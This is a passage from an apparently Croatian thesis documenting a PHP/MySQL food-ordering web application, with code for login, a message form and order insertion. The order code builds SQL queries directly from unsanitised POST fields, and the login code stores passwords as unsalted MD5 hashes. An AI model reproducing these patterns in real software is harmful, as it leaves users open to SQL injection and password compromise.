
Na slici 5.7 prikazan je dio programskog kôda odgovoran za prijavu korisnika. Ponovno se provjerava je li korisnik ispravno ispunio obrazac i je li se korisničko ime i lozinka podudaraju sa zapisom iz baze podataka. Ukoliko se nisu pojavile pogreške, korisnik se prijavljuje u sustav za naručivanje hrane.

```
50  if (isset($_POST['login_user'])) {
51    $username = mysqli_real_escape_string($con, $_POST['username']);
52    $password = mysqli_real_escape_string($con, $_POST['password']);
53
54    if (empty($username)) {
55      array_push($errors, "Korisničko ime je obavezno");
56    }
57    if (empty($password)) {
58      array_push($errors, "Lozinka je obavezna");
59    }
60
61    if (count($errors) == 0) {
62      $password = md5($password);
63      $sql = "SELECT * FROM users WHERE username='$username' AND password='$password'";
64      $results = mysqli_query($con, $sql);
65      if (mysqli_num_rows($results) == 1) {
66        $_SESSION['username'] = $username;
67        $_SESSION['success'] = "";
68        header('location: login.php');
69      }else {
70        array_push($errors, "Pogrešna kombinacija korisničkog imena/lozinke");
71      }
72    }
73  }
74
75  ?>
```

**Slika 5.7.** *Dio programskog kôda odgovoran za prijavu korisnika*


Nakon uspješne prijave korisnik dobiva pristup sustavu za naručivanje hrane i može jednostavno upravljati narudžbama (Slika 5.8). Na vrhu stranice prikazana je navigacijska traka. Pomoću nje

može se jednostavno kretati između različitih zaslona. Navigacijska traka sadrži jelovnik, narudžbu, kupce i uslugu. Pritiskom na „Usluga“ prikazuju se proizvodi i kategorije.




**Slika 5.8.** *Sustav za naručivanje hrane*

U obrazac korisnik može napisati bilo koju poruku i nakon klika na „Potvrdi“ ta poruka će biti prikazana (Slika 5.9). Na slici 5.10 prikazan je dio programskog kôda za pisanje poruke. Podaci obrasca šalju se HTTP POST metodom. Kada korisnik ispuni obrazac i klikne gumb, podaci obrasca šalju se na obradu u tu istu PHP datoteku pomoću varijable *PHP_SELF* koja vraća trenutnu skriptu koja se izvršava. Varijabla *$ _POST* koristi se za prikupljanje vrijednosti iz obrasca.





**Slika 5.9.** *Prikaz poruke*

```php
<?php  if (isset($_SESSION['username'])) : ?>
  <p align="left" style="font-size:150%;"> &nbspDobrodošli, <strong><?php echo $_SESSION['username']; ?></strong></p>
  <p align="center" style="font-size:170%;">Želite napisati neku poruku?</p>

  <form method="post" align="center" action="<?php echo $_SERVER['PHP_SELF']; ?>">
  <input type="text" name="name" align="center"><br>
  <input type="submit" name="submit" value="Potvrdi" align="center"> <br>
  <?php
  if(isset($_POST['submit'])) {
    //XSS injection - function htmlspecialchars
      $name = htmlspecialchars($_POST['name']);
      echo "Vaša poruka je: <b> $name </b><br>";
  }
  ?>
</form>
<?php endif ?>
```


**Slika 5.10.** *Dio programskog kôda za pisanje poruke*

Ispod obrasca prikazan je jelovnik sa hranom koji je kategoriziran na doručak, ručak, večeru i pića. Na dnu stranice korisnik se može odjaviti iz sustava za naručivanje hrane gdje pritiskom na „Odjava“ korisnika vraća na početnu stranicu (Slika 5.11).





**Slika 5.11.** *Odjava iz sustava*

Pritiskom na „Narudžba“ prikazuju se sva raspoloživa jela sa kategorijom, imenom i cijenom (Slika 5.12). Za izvršenje narudžbe korisnik mora unijeti količinu i ime kupca (Slika 5.13).





**Slika 5.12.** *Prikaz narudžbe*





**Slika 5.13.** *Izvršenje narudžbe*

Nakon što korisnik unese količinu i ime kupca te pritisne „Spremi“ narudžba se upisuje u MySQL bazu podataka u tablicu *purchase,* a detalji te narudžbe u tablicu *purchase_detail*. Tablica *purchase* se sastoji od četiri polja: *purchaseid*, *customer*, *total* i *date_purchase* (Slika 5.14). Također i tablica *purchase_detail* se sastoji od četiri polja: *pdid*, *productid*, *purchaseid* i *quantity* (Slika 5.15).




**Slika 5.14.** *Baza podataka s narudžbama*





**Slika 5.15.** *Baza podataka s detaljima narudžbe*

Na slici 5.16 prikazan je programski kôd za ubacivanje narudžbe u tablicu *purchase* u bazi podataka. Prije svega potrebno je spojiti se na MySQL bazu podataka. Zatim, pomoću funkcije *isset()* provjerava je li varijabla *productid* postavljena. Ukoliko je postavljena, novi podaci se stavljaju u tablicu *purchase*.


```php
<?php
    include('conn.php');
    if(isset($_POST['productid'])){

        $customer=$_POST['customer'];
        $sql="insert into purchase (customer, date_purchase) values ('$customer', NOW())";
        $conn->query($sql);
        $pid=$conn->insert_id;

        $total=0;

        foreach($_POST['productid'] as $product):
        $proinfo=explode("||",$product);
        $productid=$proinfo[0];
        $iterate=$proinfo[1];
        $sql="select * from product where productid='$productid'";
        $query=$conn->query($sql);
        $row=$query->fetch_array();

        if (isset($_POST['quantity_'.$iterate])){
            $subt=$row['price']*$_POST['quantity_'.$iterate];
            $total+=$subt;

            $sql="insert into purchase_detail (purchaseid, productid, quantity) values ('$pid', '$productid', '".$_
                POST['quantity_'.$iterate]."')";
            $conn->query($sql);
        }
        endforeach;

        $sql="update purchase set total='$total' where purchaseid='$pid'";
        $conn->query($sql);
        header('location:sales.php');
    }
    else{
        ?>
        <script>
            window.alert('Molim Vas odaberite proizvod');
            window.location.href='order.php';
        </script>
        <?php
    }
?>
```

**Slika 5.16.** *Programski kod za ubacivanje novih narudžbi u tablicu purchase*

Sve narudžbe hrane također su navedene u odjeljku „Kupci“ gdje korisnik može vidjeti bazu sa kupcima koji su naručili hranu (Slika 5.17). Pritiskom na „Pogledaj“ može se vidjeti račun narudžbe koji prikazuje ime kupca, datum narudžbe i vrijeme narudžbe, ime naručenog proizvoda, cijenu, količinu i ukupan iznos (Slika 5.18).





**Slika 5.17.** *Prikaz kupaca*





**Slika 5.18.** *Račun narudžbe*


Korisnik može upravljati stavkama proizvoda i njihovim kategorijama. U odjeljku „Proizvodi“ korisniku je omogućeno dodavanje, ažuriranje, brisanje i pregled stavki proizvoda (Slika 5.19). Kako bi dodao novi proizvod, korisnik mora navesti naziv proizvoda, odabrati kategoriju, cijenu i učitati fotografiju (Slika 5.20). Nakon dodavanja proizvod se upisuje u MySQL bazu podataka u tablicu *product* (Slika 5.21). Tablica *product* sastoji se od pet polja: *productid*, *categoryid*, *productname*, *price* i *photo.*




**Slika 5.19.** *Upravljanje proizvodima*




**Slika 5.20.** *Dodavanje novog proizvoda*




**Slika 5.21.** *Prikaz svih proizvoda u bazi podataka*

